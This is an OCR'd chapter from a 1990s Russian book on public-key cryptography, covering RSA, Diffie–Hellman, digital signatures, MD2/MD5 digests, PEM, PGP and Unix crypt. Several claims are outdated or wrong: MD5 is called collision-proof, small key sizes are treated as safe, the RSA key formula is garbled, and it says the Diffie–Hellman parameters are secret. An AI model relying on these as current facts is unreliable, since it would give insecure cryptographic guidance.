


Рисунок 4.11. *Пример открытого ключа.*

МАТЕМАТИКА АЛГОРИТМА RSA

Итак, теперь читатель знает все основные этапы реализации алгоритма RSA. Однако это далеко не все. Ниже приводятся используемые в этом алгоритме математические формулы:

1. Найдите два очень больших простых числа, *p* и *q.*
2. Найдите число *n (открытый модуль)* такое, что $n=p*q$. В 256-битной системе шифрования я содержит 300 и более разрядов.
3. Выберите число *E (открытый показатель степени),* чтобы $E<n$ и являлось простым.
4. Вычислите число *D* (личный показатель степени) так, чтобы $E*D-1 \bmod ((p-1)*(q-1))$.

Открытый ключ — это величина *(E,* я), а личным ключом является величина *(D, n).* Пользователь никому не должен сообщать значения чисел *p* и *q* (лучше всего уничтожить их). *PGP* и многие другие программы кодирования с открытым ключом хранят эти числа, для того чтобы ускорить процесс шифрования информации. Однако сами эти значения хранятся в зашифрованном файле и не могут быть прочитаны обычным методом.

Для получения более подробной информации об алгоритме RSA посетите Web-страницу, расположенную по адресу *http://www.rsa.com.*

ЗАГРУЗКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ RSA И ПУБЛИКАЦИЙ ОБ ЭТОМ АЛГОРИТМЕ

RSA Data Security (эта организация создана математиками, разработавшими алгоритм, и является подразделением Security Dynamics) выпускает ряд прекрасных программ, включая и системы шифрования с открытым ключом, использующих алгоритм RSA и связанные с ним алгоритмы и протоколы. *Я* настоятельно рекомендую поработать с самым новым продуктом этой компанйи — программой *SecurPC.* Она работает под управлением Windows 95, 3.1, NT и Macintosh. Чтобы загрузить бесплатную копию, посетите Web-узел компании, расположенный по адресу *http://www.securid.com.*

Кроме того, RSA издала несколько бесплатных публикаций, доступных на Web в виде гипертекстовых изданий, таких, например, как «CryptoBytes» и «CipherText». В этих документах имеется описание продуктов RSA, а также указываются все изменения промышленных стандартов. Кроме того, здесь вы найдете информацию о стандартах шифрования, связанных с разработанной RSA системой с открытым ключом, протоколом соглашений о ключах Диффи—Хеллмана и т. д.

РАБОТЫ ДиФФи и ХЕЛЛМАНА

В 1976 году доктора У. Диффи и М. Е. Хеллман положили начало новому поколению систем шифрования, введя понятие кодирования с открытым ключом. С его помощью пользователи могут пересылать ключи по электронной почте. Впервые новый метод упоминается в работе *«New Directions in Cryptography»,* опубликованной в *IEEE Transaction of Information Theory,* (1976, том 22, стр. 644—654). В этой работе Диффи и Хеллман привели простейший пример системы кодирования с открытым ключом, известной в настоящее время под названием обмена ключей Диффи—Хеллмана. Позже, в 1978 году, Ривест, Шамир и Эдлман создали более завершенный вариант подобной системы шифрования, которая и легла в основу алгоритма RSA. С помощью системы RSA можно как распространять ключи, так и создавать цифровые подписи документов. Можно применять этот алгоритм и для шифрования сообщений, однако он работает гораздо медленнее обычных алгоритмов.

Оказывается, что приведенный Диффи и Хеллманом пример системы кодирования содержит элементы завершенной системы шифрования с открытым ключом, открытой доктором Эль Гамалем. Кроме того, Эль Гамаль добавил возможность создания цифровых подписей. В 1994 году NIST (National Institute of Standards and Technology — Национальный институт стандартов и технологий) принял стандарт DSS (Digital Signature Standard — стандарт цифровых подписей), основанный на модернизированном варианте цифровой подписи Эль Гамаля. Таким образом, совместное использование обмена ключей Диффи—Хеллмана и цифровой подписи Эль Гамаля (в форме стандарта DSS) предоставляет те же возможности, что и обычный алгоритм RSA.

Базовые понятия об алгоритме Диффи—Хеллмана

Ранее я уже рассказывал читателю о сущности алгоритма RSA и о том, что первое упоминание о подобном алгоритме встречается в опубликованной в 1976 году работе Диффи и Хеллмана. Авторы этой статьи предположили, что если использовать для кодирования информации большое простое число, то с его помощью можно получить другое простое число (тоже очень большое), которое позволяет декодировать информацию, зашифрованную при помощи первого числа. Формула Диффи—Хеллмана — это базовое уравнение для модулярных методов кодирования.

С помощью протокола соглашений о ключах Диффи—Хеллмана две обменивающиеся данными стороны (предположим, Петя и Вася) могут передавать конфиденциальную информацию при помощи открытых каналов. Для этого они должны договориться о ключе — личном (для писем) или едином (для общения в реальном масштабе времени). Теперь допустим, что кто-то (например, Дима) хочет подслушать их беседу. Но он не сможет этого сделать потому, что ему неизвестно данное соглашение. В протоколе соглашений о ключах Диффи—Хеллмана используется простое число *p* — первичный модуль и генератор. Работу системы кодирования можно представить в следующем виде:

Петя:	Выбирает x_1 и посылает Васе сигнал $y_1=a^{x1} \bmod p$.
Вася:	Выбирает x_2 и посылает Пете сигнал $y_2=a^{x2} \bmod p$.
Петя:	Вычисляет ключ $(y_2)^{x1} \bmod p = a^{x1x2} \bmod p$.
Вася:	Вычисляет ключ $(y_1)^{x2} \bmod p = a^{x1x2} \bmod p$.

Дима, который видит только сигналы y_1 и y_2, для расшифровки сообщения должен решить один из вариантов уравнения Диффи—Хеллмана с начальными данными (y_1, y_2). Без значений *a, p,* x_1 или x_2 он никогда не сможет решить это уравнение (и, соответственно, расшифровать данные).

Проще всего понять алгоритм Диффи—Хеллмана, считая, что он полностью эквивалентен (с точки зрения математики) алгоритму RSA; при этом не стоит забывать, что алгоритмы реализуются совсем по-разному. Для простого человека основное отличие алгоритма Диффи—Хеллмана заключается в том, что срок действия патента, выданного на этот алгоритм, истек в сентябре 1997 года. В связи с этим авторы изобретения передали алгоритм в общее пользование (поместив его в доступный для всех домен).

Сравнение алгоритмов RSA и Диффи—Хеллмана

Стойкость алгоритма кодирования определяется тем, какое количество времени потребуется на то, чтобы расшифровать закодированное с его помощью сообщение. При этом подразумевается, что для расшифровки используется только известный всем открытый ключ. Вся мощь RSA заключается в том, что до сих пор не найдено способов разложить число на простые сомножители. В то же время алгоритм Диффи—Хеллмана построен на сложности

вычисления дискретных логарифмов в ограниченном поле, генерируемом при помощи простого числа.

Как известно, оба этих алгоритма шифрования относятся к «трудноразрешимым» математическим проблемам. Справедливости ради стоит отметить, что математики считают проблему дискретных алгоритмов более сложной, чем вычисление простых множителей. Однако на данном этапе развития вычислительной техники эта разница практически незаметна: обе проблемы требуют для своего решения невероятно огромного (нереального) количества времени.

Если рассматривать проблему взламывания алгоритмов с прикладной точки зрения, следует заметить, чтр оба алгоритма приблизительно одинаковы по сложности. В зависимости от конкретных обстоятельств, один метод может превосходить другой, однако при теперешней мощности процессоров эти различия практически незаметны для чисел длиной от 512 до 1024 бит. Но при большей длине ключа алгоритм Диффи—Хеллмана обладает большей стойкостью к взлому.

Когда-то шифровальщики, математики и группы поддержки общественных интересов поломали немало копий, обсуждая свойства RSA и схемы DSS-подписи с открытым ключом. Несмотря на то что алгоритмы построены на абсолютно различных математических принципах, с практической точки зрения они обладают почти одинаковой стойкостью к взлому.

ИДЕНТИФИКАЦИЯ СООБЩЕНИЯ КАК ЧАСТЬ ПРОТОКОЛА С ОТКРЫТЫМ КЛЮЧОМ

Вам уже, наверное, известно, что в *PGP* и многих других системах кодирования широко используется идентификация сообщений. *Идентификация сообщений* – это метод, позволяющий получателю сообщения проверить авторство и неизменность переданного документа. При всей своей простоте он достаточно эффективен. Итак, рассмотрим, в чем же он состоит. Прежде чем отправить сообщение, пользователь должен закодировать его при помощи специального ключа и таким образом подписать его. С помощью этого секретного ключа создается *цифровая подпись*, которую может проверить получатель (или любой другой человек — подпись служит только для подтверждения авторства документа, но не для" его кодирования). Мы более подробно поговорим о цифровых подписях в главе 5.

При помощи цифровой подписи получатель может легко проверить, действительно ли автором переданного документа является человек, оставивший подпись. Дело в том, что подобную подпись может создать только тот, кто обладает личным ключом. Таким образом, цифровая подпись однозначно идентифицирует только этого человека. Кроме того, подпись зависит от таких факторов, как содержание документа, дата, время и т. д. Таким образом, она позволяет проверить, не изменялся ли файл во время передачи или после нее.

На рисунке 4.12 схематично показано, как создается цифровая подпись и как она декодируется на стороне получателя.




Рисунок 4.12. *При помощи цифровых подписей можно идентифицировать автора документа.*

ОТНОСИТЕЛЬНОСТЬ БЕЗОПАСНОСТИ

Как уже отмечалось, и RSA, и алгоритм Диффи—Хеллмана (отметим, что оба эти алгоритма реализованы в *PGP)* достаточно устойчивы к взлому при помощи «грубой силы» (т. е. к прямому декодированию с использованием мощных компьютеров). Дело в том, что количество возможных комбинаций ключей приближается к бесконечности. Например, сто машин Pentium-100 смогут взломать 428-битный ключ RSA приблизительно в течение одного года. Напомним читателю, что в *PGP 2.6.2* используются ключи длиной от 512 до 2048 бит, а в *PGP 5.0* длина ключа Диффи—Хеллмана может достигать 4096 бит.

Однако все сказанное выше отнюдь не говорит о том, что эти методы шифрования не будут взломаны в будущем (особенно учитывая быстрый рост производительности компьютеров). Кроме того, существует вероятность, что новые открытия в теории чисел помогут найти зависящий от времени полиномиальный алгоритм, способный поставить под угрозу весь алгоритм RSA. Как будет рассказано далее, уже сейчас хакеры могут приблизительно вывести диапазон чисел, в котором находится значение ключа. Для этого им достаточно знать время, затрачиваемое на кодирование передаваемого сообщения.

Вы должны отчетливо представлять, что не существует абсолютных методов шифрования, а следовательно, ни один из них не может гарантировать полную безопасность передаваемых сообщений. Вся мощь алгоритма RSA основана на сложности разложения числа на простые множители. Отсюда можно сделать вывод о том, что RSA — это один из наиболее стойких к взлому методов. На сегодняшний день он предоставляет наибольшую степень безопасности.

КАК повысить ЭФФЕКТИВНОСТЬ ШИФРОВАНИЯ с ОТКРЫТЫМ ключом

Мы уже знаем, что кодирование с открытым ключом — это достаточно сложный процесс, включающий в себя огромное количество операций умножения и деления больших чисел. Таким образом, алгоритмы с открытым ключом требуют

для своей работы огромного количества времени — гораздо больше, чем в случае алгоритма с единым ключом. Чтобы увеличить скорость кодирования, проделайте следующие операции:

1. Для кодирования сообщения воспользуйтесь высококачественным и быстрым алгоритмом кодирования с единым ключом. Полученный ключ назовем *одноразовым ключом.*
1. Закодируйте одноразовый ключ при помощи открытого ключа получателя. Схематически этот процесс показан на рисунке 4.13.

Рисунок 4.13. *Программа шифрования кодирует одноразовый ключ при помощи открытого ключа адресата.*

Закодированный одноразовый ключ пересылается адресату вместе с зашифрованным с его помощью текстом (такой текст часто называют *шифровкой).* Схематически этот процесс показан на рисунке 4.14.




Рисунок 4.14. *Зашифрованный одноразовый ключ пересылается вместе с шифровкой.*

3. Получатель расшифровывает полученный одноразовый ключ при помощи своего личного ключа (см. рисунок 4.15).




Рисунок 4.15. *Для расшифровки полученного одноразового ключа получатель использует свой личный ключ.*

4. После этого адресат быстро расшифровывает послание при помощи полученного одноразового ключа. Этот процесс схематично отображен на рисунке 4.16.




Рисунок 4.16. *Полученный документ расшифровывается при помощи декодированного одноразового ключа.*

Для ускорения работы в *PGP 5.0* нет поддержки двух различных методов шифрования. Если же вы пользуетесь другой программой шифрования, то я советую вам обратиться к документации на нее и узнать, поддерживает ли она оба алгоритма (с единым и с открытым ключом).

СЕРТИФИКАТЫ и КОЛЬЦА КЛЮЧЕЙ

Многочисленные общественные и коммерческие группы, включая MIT и PGP, занимаются обслуживанием *колец открытых ключей.* Если поместить свой открытый ключ на одно из таких колец, то он будет помещен в отдельный *сертификат ключа,* который содержит имя владельца, время и дату создания ключа, а также сам ключ.

Кроме того, некоторые программы шифрования самостоятельно создают сертификаты личных ключей. Подобный сертификат содержит данные о личном ключе пользователя и хранится на машине пользователя. Например, во время генерации пары ключей при помощи *PGP* программа создаст в своем каталоге два файла: *pubring.skr* и *secring.skr.* Кроме того, *PGP* предложит пользователю сохранить копии этих файлов где-нибудь вне компьютера. В файле *pubring.skr* находится сертификат открытого ключа. Этот файл можно оставлять в любом узле Internet. В файле *secring.skr* содержится сертификат личного ключа; этот файл нужно тщательно оберегать от посторонних глаз.

Как и *PGP,* множество программ шифрования генерируют вместе с открытым ключом и его сертификат. Всякий раз, когда пользователь помещает подобный сертификат в кольце открытых ключей, программа автоматически передает его от имени пользователя.

Кольца ключей — это базы данных, содержащие сертификаты открытых или личных ключей различных пользователей. Кольца открытых ключей хранят сертификаты открытых ключей, а в кольцах секретных ключей содержатся личные ключи. Отдельные люди и целые компании помещают кольца открытых ключей на различные серверы. Например, кольцо открытых ключей корпорации PGP расположено по адресу *http://www.pgp.com/keyserver,* где расположено несколько

тысяч открытых ключей. Можно загрузить любой из них себе на машину и использовать его для шифрования данных (разумеется, при помощи программы *PGP*), отправляемых владельцу ключа. На рисунке 4.17 показан результат типичного поиска ключа на сервере PGP.




***Рисунок** 4.17, Результат поиска ключа.*

БАЗОВЫЕ понятия ОБ АЛГОРИТМАХ ПРОФИЛЯ СООБЩЕНИЯ

Людям, работающим с шифрованием информации, зачастую приходится иметь дело с *профилем сообщения.* Профиль сообщения — это стойкая к взлому однонаправленная функция смешивания данных. Такая функция входит в „состав любого зашифрованного при помощи *PGP* сообщения. *Однонаправленная функция смешивания данных* получила такое название потому, что нельзя получить исходные данные, основываясь на тех данных, которые получены в результате ее действия. Функция смешивания профиля сообщения использует расположенную в некотором файле информацию в качестве исходных данных для однонаправленной функции смешивания данных. В результате этого получается некоторое *смешанное значение.* Если кто-либо изменит файл, то вместе с ним изменится и смешанное значение. Получатель документа может легко обнаружить постороннее вмешательство, сравнив исходное смешанное значение с новым. На рисунке 4.18 схематично показан процесс преобразования документа в профиль сообщения.

***Рисунок 4.18.** Преобразование сообщения в профиль сообщения.*

Профиль сообщения очень похож на контрольную сумму или CRC. (Оба этих понятия обсуждались в главе 2.) При помощи профиля сообщения можно зафиксировать изменения сообщения. Однако, в отличие от CRC, профиль сообщения практически не поддается взлому. Другими словами, невозможно создать другое сообщение (отличное от исходного), которое будет обладать таким же профилем. Для большей безопасности профиль сообщения шифруется при помощи секретного ключа — полученное значение и есть цифровая подпись документа.

В профилях сообщений используется несколько немного различающихся подходов. Наиболее распространенными формами профилей являются RSA-MD2 и RSA-MD5. Более полную информацию об этих алгоритмах можно получить, посетив Web-сайты *http://www.securityserver.com/category/~md2.htm* и *http://www.securityserver.com/category/~md5.htm*.

Профиль сообщения — это *зашифрованная контрольная сумма*. Напомним, что CRC — это число, полученное в результате простого сложения всех имеющихся в документе значений. Зашифрованные контрольные суммы обеспечивают большую безопасность; чем простые арифметические контрольные суммы. Искусство шифрования контрольных сумм часто называют *зашифрованной печатью*.

ЗАШИФРОВАННЫЕ КОНТРОЛЬНЫЕ СУММЫ UNIX

Исходный текст и спецификации программ реализации зашифрованных контрольных сумм MD2, MD4 и MD5 для Unix можно загрузить из *http://ciac.llnl.gov/ciac/ToolsUnixSig.html#Md4*. Кроме того, там можно найти исходный текст и спецификации на *Snefru*— одну из функций создания профилей сообщений. Эта функция активно используется компанией Xerox.

ВВЕДЕНИЕ В PRIVACY ENHANCED MAIL (PEM)

PGP и другие программы шифрования с открытым ключом относятся к категории *Privacy Enhanced Mail (PEM)* — набору процедур идентификации и шифрования сообщений. Он разработан группами PSRG (Privacy and Security Research Group) — одним из подразделений IRTF (Internet Research Task Force) — и PEM WG (Privacy-Enhanced Electronic Mail Working Group) -- подразделением IETF (Internet Engineering Task Force). Стандарты PEM отображены в RFC (Request for Comments) 1421, 1422, 1423 и 1424. Все они расположены на компакт-диске, поставляемом вместе с этой книгой.

Стандарты PEM позволяют пользователям работать с различными методами шифрования, предоставляющими конфиденциальность, идентификацию и проверку целостности передаваемой информации. Целостность передаваемой информации (согласно стандарту PEM) позволяет пользователям проверить ее неизменность с момента отправки. Другими словами, пользователю предоставляется возможность удостовериться в том, что никто не изменял текст передаваемого сообщения в процессе его транспортировки. Идентификация отправителя помогает

установить авторство PEM-сообщения. Конфиденциальность сообщения подразумевает секретность информации — т. е. она не должна быть известна никому, кроме получателя.

УСТАНОВЛЕНИЕ АВТОРСТВА ПРИ помощи PEM

Схема идентификации PEM определена в документе RFC 1422, *«Privacy Enhancement for Internet Electronic Mail. Part II: Certificate-Based Key Management»*. Эта схема предусматривает основные концепции иерархической идентификации. В их основе лежат сертификаты. В последнем содержится описание используемого алгоритма цифровых подписей, четко определенное имя *(distinguished name)* объекта, имя создателя сертификата, период его действия, а также открытый ключ и создавший его алгоритм. Подобный иерархический подход к сертификатам предоставляет пользователю достаточно веское основание верить в то, что полученный сертификат принадлежит именно тому человеку, чье имя стоит в сертификате. Кроме того, эта схема сильно усложняет подделку сертификатов — ведь среди пользователей найдется не так уж много желающих воспользоваться сертификатом с неизвестным создателем.

КОНФИДЕНЦИАЛЬНОСТЬ СООБЩЕНИЙ в PEM

Для реализации конфиденциальности сообщений в PEM используются стандартизированные алгоритмы шифрования. RFC 1423, *«Privacy Enhancement for Internet Electronic Mail. Part III: Algorithms, Modes, and Identifiers»,* описывает используемые для кодирования PEM-сообщений алгоритмы шифрования с единым ключом и алгоритмы шифрования с открытым ключом. Основным алгоритмом шифрования является алгоритм DES (Data Encryption Standard) в режиме CBC (Cipher Block Chaining). В RFC 1423 указано, что DES является стандартом как для ECB (Electronic Block Book), так и для режима EDE (Encrypt-Decrypt-Encrypt), в котором используются 64-битные пары для управления симметричными ключами. В PEM используется алгоритм RSA.

ЦЕЛОСТНОСТЬ ДАННЫХ в PEM

Для обеспечения целостности данных в PEM реализована концепция, известная под названием профиля сообщения. В качестве профиля сообщения в режимах управления симметричным и асимметричным ключом используются схемы RSA-MD2 и RSA-MD5. Существенно, что оба алгоритма используют «сообщения» с заранее установленной длиной. В качестве такого сообщения может выступать любой файл или документ. Результатом действия алгоритма является некоторое 16-байтное значение. После этого (согласно PEM) оно зашифровывается при помощи любого современного метода управления ключами. Получатель подобного сообщения может использовать его для вычисления нового значения профиля. Если переданный и полученный профили совпадают, то пользователь имеет все основания считать, что полученное сообщение не было изменено во время передачи. Выбор пал на профили сообщений потому, что их можно достаточно быстро вычислить на компьютере, однако практически невозможно

взломать постороннему человеку — очень сложно получить два различных сообщения, обладающих одинаковыми профилями.

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ, СОВМЕСТИМОЕ со СТАНДАРТОМ PEM

Вы можете загрузить из Internet две программы шифрования, совместимые со стандартом PEM: *Riordan 's Internet Privacy Enhanced Mail (RIPEM),* созданную Марком Риорданом, и *TIS/MOSS,* написанную Trusted Information Systems, Inc.

Чтобы загрузить копию программы *RIPEM,* посетите FTP-сайт *ftp://ripem.msu.edu/pub/crypt.* Найдите там файл *Getting_Access.* Эта программа не является пока полной реализацией стандарта PEM, и тем не менее я настоятельно рекомендую познакомиться с ней. Большая часть кода расположена в общем домене (за исключением подпрограмм реализации RSA, которые запатентованы в США).

TIS/MOSS — это уникальная программа, в которой реализован стандарт PEM вместе с расширениями MIME стандарта HTTP. Trusted Information Systems предоставила исходный текст программы (написанной на языке С) для бесплатного пользования. (Стоит отметить, что в программе *TIS/MOSS,* как и в *RIPEM* использован алгоритм RSA.) Для того чтобы загрузить эту программу, обратитесь по адресу *ftp://ftp.tis.com/pub/MOSS/README.*

КРАТКИЙ ОБЗОР основных ПРОГРАММ ШИФРОВАНИЯ

Как уже говорилось, в Internet существует стандарт шифрования — PEM. Многие компании предоставляют в своих продуктах возможности кодирования информации или создают специальные программы для шифрования и создания цифровых подписей. Сразу отметим, что таких программ очень много, и описание их всех заняло бы еще одну книгу. Пробные версии многих из этих программных продуктов можно загрузить прямо из Internet. Далее приводится краткое описание некоторых из них. Наиболее популярной в настоящее время является программа *PGP.* Но это совсем не значит, что она должна подойти абсолютно всем читателям. Поэтому я настоятельно рекомендую вам поработать и с другими программами, пока вы не сможете выбрать наиболее подходящую. Дам лишь один совет: используйте в своей работе только те программы, которые реализуют один из общепризнанных стандартов (RSA или алгоритм Диффи—Хеллмана).

PRETTY GOOD PRIVACY (PGP)

PGP — это созданная Филом Циммерманом программа для защиты электронной почты и файлов с данными, в которой используется алгоритм шифрования с открытым ключом. С ее помощью можно вести конфиденциальную переписку с любым человеком, проживающим в любой точке земного шара. Стоит отметить, что *PGP* — это очень мощная и в то же время очень простая в использовании программа. Она обладает возможностями управления ключами, создания

цифровых подписей и сжатия данных, а также удобными наборами команд. Существуют версии *PGP* для DOS, Unix, VAX/VMS, Windows и Macintosh.

Фил Циммерман (автор *PGP)* является разработчиком программного обеспечения и консультантом по внедрению систем реального времени, шифрования, идентификации и передачи данных. Для получения более подробной информации об этом человеке и его программных продуктах посетите Web-узел *http://www.pgp.com.*

ИСПОЛЬЗОВАНИЕ НЕСКОЛЬКИХ МЕТОДОВ ШИФРОВАНИЯ

PGP зачастую называют гибридной системой шифрования потому, что в ней используется четыре элемента кодирования. В этой программе реализован симметричный шифр (система с единым ключом), называемый интернациональным алгоритмом кодирования данных (IDEA — International Data Encryption Algorithm); асимметричный шифр (открытый и личный ключи, RSA или алгоритм Диффи—Хеллмана — в зависимости от используемой версии продукта); однонаправленное смешивание (в котором набор чисел преобразуется в одно уникальное число); стандартный генератор случайных чисел.

IDEA — это алгоритм, разработанный Аскомом Цуриком (Ascom Zurich) из Швейцарии. В этом алгоритме используется 128-битный ключ. Специалисты оценивают его как наиболее надежный современный метод шифрования данных. Этот алгоритм достаточно нов (ему всего лишь несколько лет). До сих пор никто не пытался всерьез взломать его. Современные данные свидетельствуют о том, что единственным методом взлома этого алгоритма является применение «грубой» вычислительной силы. Для расшифровки одного ключа потребуется один год работы 100 машин класса Pentium-100. Согласитесь, достаточно внушительная цифра. Однако, как уже отмечалось, все алгоритмы шифрования не застрахованы от возможности более простого взлома в будущем. Более подробную информацию об алгоритме IDEA можно найти на Web-узле *http://www.ascom.ch/web/systec/security/idea.htm.*

СНОВА о КОНСТРУКЦИИ с ОТКРЫТЫМ ключом

В программных продуктах для шифрования с открытым ключом для работы с ключами используется *идентификатор ключа* (key ID). Идентификатор ключа – это крайние (расположенные в конце числа) 64 разряда открытого ключа. На самом деле если документ или ссылка отображает открытый идентификатор (на сервере ключей, как добавку к зашифрованному файлу или как часть цифровой подписи), то этот идентификатор будет представлен только последними 32 битами. Многие ключи обладают одинаковыми пользовательскими идентификаторами (у пользователя может быть столько ключей, сколько он захочет), однако не существует двух ключей с одинаковыми идентификаторами.

При работе с *PGP* и другими инструментами шифрования с открытым ключом отправитель должен поместить в начале документа сертификат подписи, содер-

жащий идентификатор ключа, использованного для шифрования. Затем следует профиль документа, а также дата и время создания подписи. Таким образом, получатель может отыскать при помощи идентификатора расположенный в Internet открытый ключ отправителя и проверить цифровую подпись.

Программы шифрования размещают в начале закодированного файла идентификатор ключа, использованного для шифрования последующей информации. При помощи этого идентификатора получатель может найти секретный ключ, необходимый для расшифровки информации. Программное обеспечение автоматически проведет поиск необходимого ключа. Для этого оно попытается обратиться к кольцу Секретных ключей получателя.

Кольца открытых и секретных ключей — это основные способы хранения ключей и управления ими. Вместо того чтобы держать индивидуальные ключи в различных файлах, они все вместе собраны на кольцах ключей. Именно благодаря этому возможен автоматический поиск ключей при помощи идентификатора ключа или идентификатора пользователя. Каждый пользователь содержит пару колец ключей. Индивидуальный открытый ключ временно хранится в отдельном файле, достаточно длинном, для того чтобы можно было послать его другу, который добавит его к своему кольцу ключей.

ШИРОКОЕ ИСПОЛЬЗОВАНИЕ PGP

Всем известно, что *PGP* — это очень популярный во всем мире программный продукт. Больше половины счастливчиков из Fortune 100 использует *PGP* для шифрования своих сообщений: К их числу относятся и такие известные компании, как IBM, Morgan Bank, American Express и Sears. Может быть вам что-нибудь скажет тот факт, что практически все компании по созданию программного обеспечения (включая и Microsoft) используют *PGP*. Таким образом, эта программа получила достойную оценку всех тех, кому нужна защита конфиденциальной информации.

КАК НАЙТИ КЛЮЧ В КОЛЬЦЕ

Как уже говорилось выше, процесс поиска ключа в кольцах является достаточно простым. Большая часть колец предоставляет два способа поиска ключа: при помощи (1) имени владельца или (2) идентификатора ключа. В результате каждого из этих способов поиска пользователю предоставляется список всех ключей, расположенных на сервере. Найдя нужный ключ, пользователь может при помощи *PGP* добавить его к своему личному кольцу ключей. Для этого ему нужно открыть меню **Keys** и выбрать пункт **Keyserver**, а затем — Add New **Key.** После этого он может использовать новый ключ для шифрования сообщений, отправляемых владельцу ключа, а также для проверки цифровых подписей документов. На рисунке 4.17 показано окно поиска в кольце открытых ключей *PGP,*




Рисунок 4,17. *Окно поиска в кольце открытых ключей PGP.*

БЕСПЛАТНОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Несмотря на то, что *PGP 5.0* продается по цене 70$, Фил Циммерман воспользовался правом предоставить рядовым пользователям возможность защитить информацию при помощи нескольких бесплатных программ, обеспечивающих шифрование на уровне коммерческих продуктов. В число таких программ входят:

- *PGP5.0* —только для конечных пользователей Windows 95, Windows NT и Macintosh.
- *PGP 2.6.2* ~ глобальный стандарт для электронной почты и секретности файлов. Доступны версии для Macintosh, DOS и Unix.
- *PGPfone 1.0*— программное обеспечение для шифрования телефонных разговоров, которое, по словам Циммермана, позволяет пользователю 1 «шептать на ухо товарищу при помощи Internet». Доступны версии для Macintosh, Windows 95 и Windows NT.

Читатель может загрузить все эти программы из Web-узла *http://web.mit.edu/network/pgp.html.*

КОМАНДА CRYPT и ПРИБОРЫ ENIGMA

Вместо *PGP* пользователи систем Unix могут шифровать данные при помощи команды *crypt.* Эта команда реализует алгоритм шифрования, который широко использовался во время второй мировой войны в приборах Enigma. Этот алгоритм был взломан великим английским математиком Аланом Тьюрингом.

Зашифрованные при помощи этой команды документы обладают очень низким уровнем безопасности. Дело в том, что используемый в команде *crypt* алгоритм был разработан задолго до появления мощных вычислительных машин. Для его расшифровки требуется несколько часов работы достаточно мощного компьютера; при этом будет использован наиболее простой метод — метод «грубой силы». Таким образом, при помощи этой команды можно шифровать только достаточ-

но тривиальную информацию. Ни в коем случае нельзя использовать ее для шифрования важных и конфиденциальных данных.

UUENCODE и SMTP

Для пересылки электронной почты по Internet пользователи наиболее часто используют протокол SMTP (Simple Mail Transfer Protocol). Это достаточно эффективный протокол, однако с его помощью нельзя передавать зашифрованные сообщения — ведь они по сути представляют собой двоичные данные, а не текст. Таким образом, для передачи шифровок придется «превратить» их в текст.

